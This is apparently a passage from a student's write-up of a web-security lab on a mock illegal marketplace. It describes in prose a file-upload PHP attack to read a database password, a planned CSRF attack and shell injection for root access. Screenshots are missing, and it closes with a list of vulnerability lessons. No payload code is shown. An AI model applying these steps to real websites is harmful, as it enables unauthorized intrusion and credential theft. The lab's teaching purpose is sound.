



5. Get access to the database:


Find a file upload attack and use it to upload some php that lets you view the source code of the mysql.php page. On this page you will find the sql database password. Use this to access the database. [15 marks]












6. Remove the current admin:


CSRF attack that could be used to make another user of the site take out a hit on the current admin. It's important to take out the hit via a CSRF attack, so that it looks like the request came from a different user. [20 marks]


Not done in the class..

7. Root Access:


Find a shell code injection attack on the website and use it to get root access on the VM (you're in luck, the web server is running as root). [20 marks]







As questions mentioned apache running is on root permission. So verified that app user has the same with script.



root

Conclusion

1. There can be websites which may look like legal and normal online market which users can buy goods.
2. But in hidden there can be illegal online businesses and hidden sites will be available only for selected and trusted users.
3. Hidden site may accessible with a flag which may give some permissions to access those content and trusted by the hosted party and user party.
4. There can be vulnerabilities in the websites which may allow to upload any file because of they are not having server side validations. That kind of sites are vulnerable to cross site scripting attacks. (XSS attacks).
5. Some sites may not validate inputs and it may lead to sql injection attacks.
6. Some websites running on the webserver may have root access, which may lead to give root permission to accessing users.